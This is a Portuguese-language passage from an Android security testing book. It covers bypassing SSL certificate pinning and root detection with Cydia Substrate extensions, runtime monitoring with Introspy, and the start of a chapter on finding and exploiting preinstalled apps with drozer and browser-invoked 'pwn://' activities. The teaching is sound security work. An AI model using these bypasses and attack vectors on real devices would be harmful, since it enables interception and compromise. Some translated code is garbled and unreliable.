A correção de funcionalidades complicadas de um aplicativo pode ser demorada e frustrante. Entretanto, existe outra maneira que pode consumir menos tempo e permitir maior flexibilidade nos testes. O conceito de manipulação de tempo de execução é muito familiar para os hackers do iOS. No Android, esse conceito pode não ser tão importante para avaliar a segurança do aplicativo. Entretanto, há algumas vantagens distintas no uso de ferramentas que executam a correção de aplicativos em tempo de execução. Essas ferramentas permitem o uso de ganchos de baixo nível quando as classes e os métodos são carregados.

Isso significa que a correção do aplicativo Root Checker poderia ter sido feita em tempo real na memória enquanto o aplicativo estava em execução, escrevendo um complemento para uma ferramenta de manipulação em tempo de execução.

Duas ferramentas se destacam nesse espaço: Cydia Substrate, de Jay Freeman, e Xposed Framework, de rovo89 (um usuário do fórum XDA Developers). Alguns casos de uso típicos de quando essas ferramentas são úteis também são apresentados nesta seção. Uma infinidade de complementos para essas ferramentas facilita o teste de aplicativos. Você deve explorar uma série desses complementos e criar seu próprio arsenal de ferramentas que considere úteis.

### Ferramenta: Xposed Framework

O Xposed Framework foi lançado em 2012 por um membro do fórum XDA Developers chamado rovo89. Usando privilégios de root, ele fornece funcionalidade para conectar e modificar aplicativos Android em tempo de execução. Ele se tornou uma estrutura muito popular para a comunidade de modding, e uma comunidade ativa de desenvolvedores está criando módulos que alteram todos os tipos de atributos de comportamento do sistema. Você pode fazer o download em <http://repo.xposed.info/>; o fórum da comunidade está hospedado em <http://forum.xda->


developers.com/xposed. O repositório em <http://repo.xposed.info/module-overview> contém módulos que podem alterar a aparência do dispositivo em

O Xposed funciona fornecendo um binário app\_process personalizado e, portanto, só pode modificar o código que é uma bifurcação do Zygote; por exemplo, aplicativos instalados. O Xposed funciona fornecendo um binário app\_process personalizado e, portanto, só pode modificar o código que é uma bifurcação do Zygote; por exemplo, aplicativos instalados. Isso significa que não é possível conectar qualquer coisa que não tenha sido bifurcada do Zygote usando o Xposed, incluindo código nativo.

### Ferramenta: Substrato do Cydia

O Cydia Substrate (anteriormente conhecido como Mobile Substrate) é uma ferramenta que foi lançada em 2008 para dispositivos Apple iOS e se tornou extremamente popular na comunidade de jailbreak. Desde então, uma versão para Android foi lançada em 2013 e agora está disponível para download na Play Store ou no site de Jay Freeman em <http://www.cydiasubstrate.com/>. Ela vem na forma de um APK e requer privilégios de root para funcionar. O aplicativo Cydia Substrate em si não tem nenhuma funcionalidade diretamente utilizável. Ele apenas fornece a funcionalidade de conexão e modificação do tempo de execução para outros aplicativos (também conhecidos como "extensões"). As técnicas usadas para injeção de código são de primeira linha e, em nossa opinião, essa ferramenta é tecnicamente superior ao Xposed Framework. Ela pode fornecer modificação arbitrária de qualquer coisa executada em um dispositivo Android (inclusive código nativo). Para qualquer necessidade de correção de tempo de execução para fins de teste de segurança, recomendamos o uso do Cydia Substrate.

A [Figura 7.18](#) mostra o aplicativo Cydia Substrate instalado e em execução em um dispositivo Android com root.



[Figura 7.18](#) A atividade principal do Cydia Substrate em execução em um dispositivo Android

### Caso de uso: fixação de certificado SSL

A equipe de desenvolvimento de aplicativos do Twitter (<https://twitter.com/>) foi uma das primeiras a adotar técnicas de fixação de certificados SSL no Android. O aplicativo Twitter não faz proxy por meio de um proxy de interceptação, como o Burp, mesmo quando o certificado Burp CA está instalado no dispositivo. Esse é o comportamento esperado de um aplicativo com certificado fixado corretamente.

Quando o aplicativo tenta carregar tweets, aparece uma mensagem dizendo: "Não é possível recuperar tweets no momento. Por favor, tente novamente mais tarde". Isso é bem feito do ponto de vista da segurança porque não fornece nenhuma pista sobre o problema. Uma inspeção mais detalhada do código-fonte revela que o código de fixação de

certificado está implementado. Se

Se surgisse a necessidade de avaliar algum aspecto da API Web subjacente do Twitter, você poderia fazer isso de várias maneiras. A primeira opção que vem à mente é corrigir as funções de fixação de certificados fora do código usando as técnicas explicadas na seção anterior. Entretanto, essa tarefa pode ser difícil. É nesse ponto que as ferramentas de manipulação de tempo de execução funcionam maravilhosamente bem. Está disponível uma extensão Cydia Substrate escrita pela iSEC Partners, chamada Android SSL TrustKiller, que anula as verificações de SSL no tempo de execução do aplicativo. Ela faz tudo isso de forma absolutamente transparente usando a API de fixação de métodos do Cydia Substrate. Você pode baixá-lo em <https://github.com/iSECPartners/Android-SSL-TrustKiller>. Depois de instalar esse aplicativo e clicar em Restart System (Soft) no aplicativo Cydia Substrate, o sistema será reiniciado e, quando for iniciado novamente, todas as preocupações com o SSL acabarão. [A Figura 7.19](#) mostra o aplicativo Twitter fazendo proxy por meio do Burp.

The screenshot shows the Burp Suite interface with the following details:

- Toolbar:** Burp, Intruder, Repeater, Window, Help.
- Menu Bar:** Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, Alerts.
- Sub-Menu:** Intercept, HTTP history, WebSockets history, Options.
- Filter:** Hiding CSS, image and general binary content.
- Table View:**

| #  | Host                       | Method | URL                                                                | Params                              | Edited                   | Status | Length | MIME type |
|----|----------------------------|--------|--------------------------------------------------------------------|-------------------------------------|--------------------------|--------|--------|-----------|
| 5  | https://mobile.twitter.com | GET    | /i/config?client=android                                           | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 4147   | JSON      |
| 6  | https://api.twitter.com    | GET    | /1/account/settings.json?lang=en&country=GB                        | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 1153   | JSON      |
| 7  | https://api.twitter.com    | GET    | /1/users/show.json?user_id=2728355961&include_media_features...    | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 3830   | JSON      |
| 8  | https://twitter.com        | POST   | /scribe                                                            | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 863    |           |
| 9  | https://api.twitter.com    | GET    | /1/timeline/home.json?user_id=2728355961&pc=true&earned=true...    | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 902    | JSON      |
| 10 | https://api.twitter.com    | POST   | /1/account/push_destinations.json?uid=12e0166acd686612&enable...   | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 304    | 870    | script    |
| 11 | https://api.twitter.com    | GET    | /1/trends/timeline.json?woeid=1&timezone=Africa%2fJohannesbur...   | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 84332  | JSON      |
| 12 | https://twitter.com        | POST   | /scribe                                                            | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 807    |           |
| 13 | https://api.twitter.com    | GET    | /1/help/settings.json                                              | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 24650  | JSON      |
| 14 | https://api.twitter.com    | GET    | /1/help/experiments.json                                           | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 29978  | JSON      |
| 15 | https://api.twitter.com    | GET    | /1/direct_messages.json?since_id=494185366711455744&count=...      | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 788    | JSON      |
| 16 | https://api.twitter.com    | GET    | /1/direct_messages/sent.json?count=200&include_entities=true&i...  | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 788    | JSON      |
| 17 | https://api.twitter.com    | GET    | /1/activity/by_friends.json?model_version=7&send_error_codes=tr... | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 788    | JSON      |
| 18 | https://api.twitter.com    | GET    | /1/account/about_me.json?model_version=7&send_error_codes=tr...    | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200    | 788    | JSON      |
- Request/Response Tabs:** Request, Response.
- Raw Tab Content:**

```
GET /i/config?client=android HTTP/1.1
X-Twitter-Polling: True
X-Twitter-API-Version: 5
Accept-Language: en-GB
Authorization: OAuth realm="http://api.twitter.com", oauth_version="1.0",
oauth_token="2728355961-9m9joiKepqQGm9Rc49T9cS3M7SpMhvmlUr0fa",
oauth_nonce="1757911987311506802138200405291",
oauth_timestamp="1406748104", oauth_signature="zRyhEe1d4S5%2FTnnXoOC4WbsnXTg%3D",
oauth_consumer_key="3nVuSoBZnx6U4vzUxfbw", oauth_signature_method="HMAC-SHA1"
X-Twitter-Client: TwitterAndroid
Accept-Encoding: gzip
User-Agent: TwitterAndroid/5.19.0 (3030722-r-623) Galaxy Nexus/4.3 (samsung;Galaxy Nexus;google;yakju:0;1)
X-Twitter-Client-DeviceID: 12e0166acd686612
X-Twitter-Client-Version: 5.19.0
X-Client-UUID: 626a96ae-48ad-46fd-9a96-bcf0ee80b222
Host: mobile.twitter.com
Connection: Keep-Alive
```
- Search Bar:** Type a search term

[Figura 7.19](#) O Burp é capaz de fazer proxy do tráfego da API do Twitter depois de carregar o Android SSL TrustKiller

A execução do logcat ao iniciar o aplicativo do Twitter revela que foi o SSL Trust Killer que possibilitou o proxy. Você pode ver o resultado aqui:

```
I/SSLTrusKiller(13955): getTrustManagers() override
I/SSLTrusKiller(13955): Hooking init em javax.net.ssl.SSLContext
I/SSLTrusKiller(13955): init() override em javax.net.ssl.SSLContext
I/SSLTrusKiller(13955): getTrustManagers() override
I/SSLTrusKiller(13955): getTrustManagers() override
I/SSLTrusKiller(13955): init() override in javax.net.ssl.SSLContext
I/SSLTrusKiller(13955): init() override in javax.net.ssl.SSLContext
I/SSLTrusKiller(13955): isSecure() called(org.apache.http.conn.ssl.SSLSocketFactory)
```

Para obter uma documentação abrangente sobre a criação dessa extensão para o Cydia Substrate, consulte <http://www.cydiasubstrate.com/>.

### Caso de uso: Detecção de raiz

Agora veja exatamente o mesmo exemplo mostrado na seção "Patching Applications" anteriormente. O aplicativo Root Checker verifica se o seu dispositivo tem root e exibe esse status na tela. Anteriormente, desmontamos o aplicativo e corrigimos manualmente essas verificações. No entanto, você também pode fazer isso usando uma ferramenta de manipulação de tempo de execução, como o Cydia Substrate.


Uma extensão chamada RootCloak Plus na Play Store (consulte <https://play.google.com/store/apps/details?id=com.devadvance.rootcloakplus&hl=en>) usa o Cydia Substrate para executar exatamente essa tarefa. Ele fornece uma interface de usuário na qual você pode selecionar quais aplicativos não devem ser capazes de ver que o dispositivo está enraizado, corrigindo as verificações de indicações comumente conhecidas de root. Se você adicionar o aplicativo Root Checker à lista de aplicativos dos quais o root deve ser ocultado, o RootCloak Plus fará seu trabalho e o Root Checker informará "Sorry! O dispositivo não tem acesso root adequado".

O resultado do logcat também revela que o RootCloak estava fazendo seu trabalho:

```
I/RootCloakPlus(16529): 4 Aplicativo na lista negra: com.joeykrim.rootcheck  
I/RootCloakPlus(16529): 9 Aplicativo na lista negra: com.joeykrim.rootcheck  
...  
I/RootCloakPlus(16529): 14 Aplicativo na lista negra: com.joeykrim.rootcheck
```

### Caso de uso: Monitoramento de tempo de execução

Ao avaliar aplicativos grandes, às vezes é útil visualizar o que está acontecendo nos bastidores de um aplicativo em tempo de execução. Uma extensão do Cydia Substrate chamada Introspy (da iSEC Partners) permite que você faça exatamente isso. Você pode configurá-la para observar vários aspectos importantes de um aplicativo, como as chaves que entram nas funções de criptografia ou o que está sendo enviado em intents para outros componentes do aplicativo. O Introspy oferece um aplicativo de configuração fácil que permite selecionar a lista de ações monitoradas e os aplicativos a serem monitorados. [A Figura 7.20](#) mostra o aplicativo de configuração do Introspy.



[Figura 7.20](#) A configuração disponível no Introspy

Cada ação descoberta pelo Introspy será então registrada no logcat. Um exemplo simples de abertura do aplicativo Sieve e execução de algumas ações revela a seguinte saída no logcat:

```
I/Introspy(23334): ### IPC ### com.mwr.example.sieve - android.content.ContextWrapper->startService()  
I/Introspy(23334): -> Intent { cmp=com.mwr.example.sieve/.AuthService }  
W/Introspy(23334): ### FS ### com.mwr.example.sieve - java.io.FileOutput Stream->FileOutputStream()  
W/Introspy(23334): -> !!! Leitura/gravação no sdcard: [/storage/emulated/0/And
```

```
roid/data/com.mwr.example.sieve/files/Backup (2014-07-31 22-13-39.54).xm 1]
I/Introspy(23334): ### SSL ### com.mwr.example.sieve - javax.net.ssl.SSL
Context->init()
I/Introspy(23334): Com o uso de um Trust Manager personalizado, o aplicativo
pode fazer a fixação de certificados OU validar qualquer certificado
```

Você pode fazer o download do Introspy em <https://github.com/iSECPartners/Introspy-Android>.

## Resumo

Neste capítulo, cada aspecto da avaliação de um aplicativo Android foi abordado. Foi demonstrado que os aplicativos Android podem conter muitos tipos de vulnerabilidades. Além de conter vulnerabilidades típicas do código do lado do cliente, os aplicativos Android também podem apresentar muitos problemas exclusivos da plataforma. Esses problemas decorrem de configurações incorretas do aplicativo ou de erros de codificação. Cada aspecto de um aplicativo pode ser examinado minuciosamente por alguém que queira encontrar vulnerabilidades. Isso pode ser feito usando ferramentas maduras apresentadas neste capítulo e usando este capítulo como uma metodologia de avaliação geral.

O Capítulo 8 permitirá que você aplique o conhecimento aprendido neste capítulo em uma escala maior e realize avaliações de aplicativos pré-instalados em um dispositivo. O Capítulo 8 também abordará o aproveitamento de vulnerabilidades para obter acesso a um dispositivo como um hacker mal-intencionado faria.

# CAPÍTULO 8

## Identificação e exploração de problemas de implementação do Android

Com tudo o que você sabe sobre como os aplicativos Android podem ser avaliados, é hora de explorar como um invasor pode usar as vulnerabilidades dos aplicativos Android para obter acesso aos dispositivos Android. Este capítulo aborda a descoberta de vulnerabilidades em aplicativos pré-instalados em dispositivos e a exploração delas para obter acesso. Transmitir esse conhecimento pode parecer imoral para alguns, mas existe uma lacuna distinta de conhecimento nesse campo. O ataque a telefones e tablets é uma parte válida dos testes de segurança que deve ser tratada da mesma forma que os testes de outras tecnologias. Quanto mais você souber sobre como comprometer esses dispositivos, mais chances terá de protegê-los. Em primeiro lugar, este capítulo aborda maneiras de encontrar vulnerabilidades em dispositivos.

### Revisão de aplicativos pré-instalados

Pense no sistema operacional Android como um conjunto de aplicativos que trabalham juntos para oferecer funcionalidade ao usuário. Cada aplicativo instalado tem sua própria superfície de ataque que pode ser explorada. Para entender os riscos de cada aplicativo instalado, você teria de fazer a engenharia reversa deles separadamente e usar todas as técnicas abordadas no Capítulo 7.

No entanto, certamente há maneiras mais específicas de encontrar vulnerabilidades que permitem o comprometimento de um dispositivo sem analisar cada aplicativo. O objetivo desta seção não é encontrar vulnerabilidades que forneçam acesso à raiz quando exploradas. É dada muita ênfase à obtenção de acesso root a um dispositivo. Muitas vezes, o acesso root não é necessário para se infiltrar nos dados do usuário. Em vez disso, o acesso root é apenas uma maneira de conseguir isso. Dar a um aplicativo mal-intencionado instalado em um dispositivo comprometido um grande conjunto de permissões facilitará tarefas interessantes de pós-exploração em um dispositivo sem a necessidade de acesso privilegiado adicional. A exploração de aplicativos com contextos avançados em um dispositivo é uma prioridade para um caçador de bugs, a fim de maximizar o retorno do investimento de tempo. A localização desses aplicativos será explorada a seguir.

### Encontrar aplicativos poderosos

Alguns aplicativos em um dispositivo têm um grau muito maior de poder sobre o sistema operacional do que outros. Esse poder pode vir das permissões concedidas a eles ou do usuário do Linux com o qual são executados. Um bom exemplo de uma permissão poderosa que só pode ser concedida a aplicativos pré-instalados é a `INSTALL_PACKAGES`. Ela tem um nível de proteção de `assinatura|sistema` e é definida pelo pacote `android`. Um aplicativo que tenha essa permissão tem o poder de instalar um novo pacote no dispositivo. Isso significa que ele poderá instalar um novo pacote que solicite um conjunto arbitrário de permissões. A exploração de um aplicativo que detém essa permissão pode permitir que um invasor instale um novo pacote, talvez um cavalo de Troia.

Para localizar um aplicativo que contenha `INSTALL_PACKAGES` no drozer, você pode usar o módulo `app.package.list` com filtros de pesquisa de permissão personalizados. A execução desse módulo em um emulador com Android 4.4 KitKat é mostrada aqui:

```
dz> run app.package.list -p android.permission.INSTALL_PACKAGES
com.android.packageinstaller (Instalador de pacotes)
com.android.shell (Shell)
```

A execução desse mesmo módulo em um Samsung Galaxy S4 com KitKat revela os seguintes pacotes com essa permissão:

```
dz> run app.package.list -p android.permission.INSTALL_PACKAGES
com.sec.kidsplat.installer (Modo infantil)
com.sec.android.app.samsungapps (Aplicativos Samsung)
com.android.vending (Google Play Store)
com.sec.everglades (Hub da Samsung)
com.android.shell (Shell)
com.samsung.android.app.assistantmenu (Menu do assistente)
com.vodafone.vodafone360updates (Atualizações da Vodafone)
com.sec.knox.containeragent (KnoxMigrationAgent)
com.sec.everglades.update (Atualizador do SamsungHub)
com.sec.android.omc (Personalização de OM)
com.android.packageinstaller (Instalador de pacotes)
```

com.sec.enterprise.knox.cloudmdm.smdms (Novo registro)

```
com.samsung.android.app.watchmanagerstub  
    (com.samsung.android.app.watchmanagerstub)  
com.sec.android.preloadinstaller (Instalador de aplicativos)  
com.osp.app.signin (Conta Samsung)  
com.sec.android.app.DataCreate (Teste de automação)  
com.sec.knox.knoxsetupwizardclient (Cliente KNOX SetupWizard)  
com.sec.android.Kies (Configurações USB)
```

Observe quantos aplicativos em um dispositivo real usam essa permissão perigosa.

Um aplicativo pré-instalado pode solicitar um `sharedUserId` de `android.uid.system` em seu manifesto. Isso define efetivamente o UID do aplicativo como 1000 (sistema), que é um contexto privilegiado em um dispositivo. Um aplicativo executado como usuário do sistema é capaz de instalar novos aplicativos, acessar o diretório de dados de qualquer aplicativo e manipular o dispositivo de muitas outras maneiras. Essencialmente, o usuário do sistema está a apenas um nível de privilégio de distância da raiz. Você pode encontrar aplicativos que usam o UID do sistema do drozer usando o módulo `app.package.list` com um filtro para o UID 1000. Fazer isso no emulador KitKat tem a seguinte aparência:

```
dz> run app.package.list -u 1000  
com.android.inputdevices (Dispositivos de  
entrada) android (Sistema Android)  
com.android.settings (Configurações)  
com.android.keychain (Cadeia de chaves)  
com.android.location.fused (Localização  
fundida)  
com.android.providers.settings (Armazenamento de configurações)
```

A execução desse mesmo comando em um Samsung Galaxy S4 com KitKat revela o seguinte:

```
dz> run app.package.list -u 1000  
com.sec.android.app.bluetoothtest (BluetoothTest)  
com.sec.factory (DeviceTest)  
com.sec.enterprise.mdm.services.sysscopes (Serviço SysScope da empresa)  
com.sec.factory.camera (Teste de câmera)  
com.samsung.pickuptutorial (PickupTutorial)  
com.sec.setdefaultlauncher (SetDefaultLauncher)  
com.android.settings (Configurações)  
com.samsung.android.app.gestureservice (GestureService)  
com.sec.allsharecastplayer (Espelhamento de tela) com.wssyncldm  
(Atualização de software) com.sec.android.app.FileShareClient  
(Wi-Fi Direct) com.android.providers.settings (Armazenamento de  
configurações) com.sec.android/fwupgrade (Atualização de S/W do  
AllShare Cast Dongle) com.sec.android.service.sm  
(SecurityManagerService) com.sec.bcservice (com.sec.bcservice)  
com.sec.android.app.popupuireceiver (PopUpUIReceiver)  
com.android.inputdevices (Dispositivos de entrada)  
com.sec.android.app.FileShareServer (Compartilhamento Wi-Fi  
Direct) com.sec.android.app.sysscopes (SysScope)  
android (Sistema Android) com.mobeam.barcodeService  
(Serviço de transmissão)  
com.sec.android.app.servicemodeapp (Modo de serviço)  
com.sec.android.app.mt (Rastreador móvel)  
com.android.keychain (Chaveiro)  
com.sec.android.app.nfc (Teste de NFC)  
com.qualcomm.cabl (Configurações de luz de fundo adaptável ao  
conteúdo) com.sec.usbsettings (Configurações de USBS)  
com.samsung.android.app.assistantmenu (Menu do assistente)  
com.sec.android.app.wfdbroker (com.sec.android.app.wfdbroker)  
com.coolots.chaton (ChatON Voice & Video Chat)  
com.sec.android.app.parser (Modo de fábrica)  
com.sec.android.inputmethod (Teclado Samsung) com.dsi.ant.server  
(Serviço ANT HAL)  
com.samsung.SMT (Mecanismo de conversão de texto em fala da Samsung)  
com.sec.knox.containeragent (KnoxMigrationAgent)  
com.sec.android.easysettings (Configurações fáceis)  
com.samsung.android.app.filterinstaller (Instalador de filtros)  
com.sec.android.omc (Personalização OM)  
com.sec.android.app.SecSetupWizard (Samsung SetupWizard)  
com.sec.enterprise.mdm.services.simpin (Enterprise Sim Pin Service)  
com.sec.android.providers.security (Armazenamento de segurança)  
com.sec.android.app.factorykeystring (DeviceKeystring)
```

```
com.sec.android.app.hwmoduletest (HwModuleTest)
com.sec.automation (TetheringAutomation)
com.sec.app.RilErrorNotifier (RilNotifier)
com.sec.pcw.device (Controles Remotos)
com.samsung.helphub (Ajuda)
com.sec.android.app.wlantest (WlanTest)
com.android.location.fused (Localização Fused)
com.wssnps (wssyncmlnps)
com.sec.modem.settings (SilentLogging)
com.policydm (??Atualizações da política de
segurança) com.sec.tcpdumpservice
(TcpdumpService) com.sec.knox.bridge (KNOX)
com.sec.android.preloadinstaller (Instalador de aplicativos)
com.samsung.android.providers.context (Serviço de contexto)
com.samsung.android.mdm (MDMApp)
com.qualcomm.location (LocationServices)
com.qualcomm.snapdragon.digitalpen (DigitalPenSDK)
com.samsung.android.MtpApplication (Aplicativo MTP)
com.sec.android.app.personalization (Perso)
com.samsung.android.app.colorblind (Ajuste de cor)
com.sec.knox.knoxsetupwizardclient (KNOX SetupWizardClient)
com.sec.dsm.system (DSMLawmo)
com.sec.android.Kies (Configurações de USB)
com.sec.knox.seandroid (Gerenciador de notificações Knox)
```

Um número impressionante de 66 aplicativos é executado como o UID do sistema. A realização desse teste em qualquer dispositivo em que um fabricante tenha adicionado um conjunto substancial de seus próprios aplicativos produzirá resultados semelhantes. Se algum aplicativo executado como usuário do sistema contiver uma vulnerabilidade, a segurança do dispositivo será gravemente prejudicada. A execução de aplicativos como usuário do sistema não apenas contradiz o modelo "um aplicativo é igual a um usuário", mas também oferece à maioria dos aplicativos mais poder do que o necessário. Em geral, somente os aplicativos que precisam fazer alterações significativas não diretamente compatíveis com as permissões padrão ou com os recursos do sistema de arquivos devem ter esse acesso.

Esta seção apresentou dois exemplos de maneiras pelas quais os aplicativos podem ser considerados poderosos. No entanto, o conceito de poder é relativo à tarefa que você está tentando realizar. Se o seu objetivo for roubar dados de um aplicativo e a exploração de algo em um dispositivo permitir o acesso a esses dados, isso também pode ser considerado potente. A busca por aplicativos poderosos é apenas uma maneira de priorizar a análise dos aplicativos. Outra maneira poderia ser verificar todos os certificados de aplicativos e priorizar a análise de aplicativos que não são criados pelo Google. Isso usa a suposição de que os aplicativos de terceiros têm qualidade de código inferior à dos aplicativos do Google. Também pode haver várias outras maneiras de priorizar a análise de aplicativos e isso se resume à abordagem que você acha que produzirá os melhores resultados em um determinado dispositivo.

## Localização de vetores de ataque remoto

Esta seção explora algumas maneiras de comprometer remotamente um dispositivo Android por meio da exploração de um aplicativo. Esta seção não aborda o uso de malware baixado e instalado pelo usuário como um vetor de ataque porque isso é bastante óbvio. Quando você considera os sistemas de computador em geral, vários vetores de ataque podem permitir que você obtenha acesso a um sistema remotamente. No entanto, essas vulnerabilidades podem ser classificadas em duas categorias de alto nível: exploração do lado do servidor e exploração do lado do cliente.

A exploração do lado do servidor ocorre quando alguém obtém acesso a um computador por meio de um serviço de escuta nesse host, o que pode significar qualquer coisa, desde um servidor da Web até um software auxiliar que escuta em uma porta. O ponto aqui é que um invasor pode iniciar a conexão com o serviço de escuta.

A exploração do lado do cliente é a exploração de um software instalado em um host, o que geralmente requer um grau de interação com o usuário. Navegadores, leitores de documentos e clientes de e-mail são vulneráveis a esse tipo de ataque. Os dispositivos Android contêm muitos aplicativos instalados que podem ser vulneráveis a esse vetor de ataque.

## Navegadores e leitores de documentos

A maior parte da exploração no lado do cliente ocorre por meio de vulnerabilidades em navegadores da Web ou leitores de documentos. Esses ataques, que existem há anos, não parecem estar diminuindo pelos seguintes motivos:

- Tanto os navegadores quanto os leitores de documentos têm analisadores complexos que normalmente são implementados em código nativo.

- Ambos são usados na computação cotidiana.
- Ambos contêm ambientes de script dinâmicos em seu interior.

Caçadores de bugs profissionais criam fuzzers de software que têm como alvo navegadores da Web e leitores de documentos populares para encontrar vulnerabilidades exploráveis neles, e os aplicativos Android não são uma exceção.

Alguns dispositivos Android vêm com leitores de documentos e outros aplicativos de criação instalados por padrão. Eles podem ser encontrados por observação ou pela busca de filtros de intenção de atividade relevantes para tipos de documentos comuns. Por exemplo, em um dispositivo Samsung, o seguinte aplicativo está disponível por padrão para ler documentos PDF:

```
dz> run app.activity.forintent --action android.intent.action.VIEW
--mimetype application/pdf
Pacote: com.infraware.polarisviewer5
    com.infraware.polarisoffice5.OfficeLauncherActivity

dz> run app.package.info -a com.infraware.polarisviewer5 Pacote:
com.infraware.polarisviewer5
    Etiqueta do aplicativo: POLARIS Office Viewer
    5 Nome do processo:
    com.infraware.polarisviewer5
    ...
    ...
```

O módulo `app.activity.forintent` no drozer foi usado para localizar todas as atividades que têm um filtro de intenção para o tipo MIME `application/pdf`. Você pode encontrar aplicativos que manipulam outros tipos de arquivos de maneira semelhante.

Depois de descobrir todos os navegadores e leitores de documentos em um dispositivo, você pode começar a tentar encontrar vulnerabilidades neles. Geralmente, os analisadores desses tipos de aplicativos são escritos em código nativo para otimização da velocidade. Isso significa que você precisaria entender como fazer fuzz ou engenharia reversa do código nativo para encontrar vulnerabilidades, e esses tópicos estão fora do escopo deste livro. Qualquer outro aplicativo que use código nativo que receba entrada não confiável de uma fonte remota seria classificado no mesmo vetor de ataque.

## Atividades **BROWSABLE**

As atividades declaradas no manifesto podem ter um filtro de intenção que permite que sejam chamadas a partir de um navegador da Web. Isso é feito especificando uma categoria de `android.intent.category.BROWSABLE`. Esse filtro de intenção é normalmente usado por aplicativos para permitir que os usuários abram o conteúdo apropriado dentro de um aplicativo instalado em vez de no navegador. As lojas de aplicativos instaladas no dispositivo usam essa funcionalidade para invocar automaticamente a loja a partir de uma página da Web e permitir que o usuário instale um aplicativo.

A seguir, um exemplo de um filtro de intenção dentro do manifesto de um agente drozer desonesto (discutido posteriormente) que permite que uma atividade seja invocada a partir de um navegador:

```
<atividade
    android:name="com.mwr.dz.PwnActivity">
    <filtro de intenção>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="pwn" />
    </intent-filter>
</atividade>
```

Essa declaração de manifesto mostra que qualquer navegador da Web que tente carregar um URI que comece com `pwn://` abrirá essa atividade. No passado, você podia iniciar um aplicativo com uma atividade `BROWSABLE` carregando um `iframe` que era carregado a partir do esquema personalizado. No entanto, a inicialização por meio de um `iframe` não é mais possível nas versões do Chromium, incluindo a 25 e posteriores, e, portanto, o URI precisa ser visitado diretamente pelo usuário ou redirecionado por meio de JavaScript. Agora é necessária uma invocação que direcione o usuário para o recurso exato. Se esse recurso não existir no dispositivo, a página da Web não funcionará mais porque o navegador lançará um erro de URI inválido. A seção posterior "Injeção de URI `BROWSABLE`" aborda a exploração das atividades `BROWSABLE`.

As atividades do BROWSABLE também podem ser invocadas com o uso de uma especificação experimental suportada pelo Chrome chamada web intents. Elas permitem a invocação de atividades BROWSABLE de uma maneira estruturada e mais útil. Esse acesso é obtido por meio de um URI que começa com `intent://` e que suporta o uso de mais atributos de um objeto `Intent`, bem como de extras. As duas maneiras de invocar a atividade drozer são usando seu esquema definido diretamente

e usando uma intenção da Web:

```
<a href="pwn://me">Iniciar o drozer - técnica 1<a>  
<a href="intent://me/#Intent;scheme=pwn;end">Start Drozer  
- técnica 2</a>
```

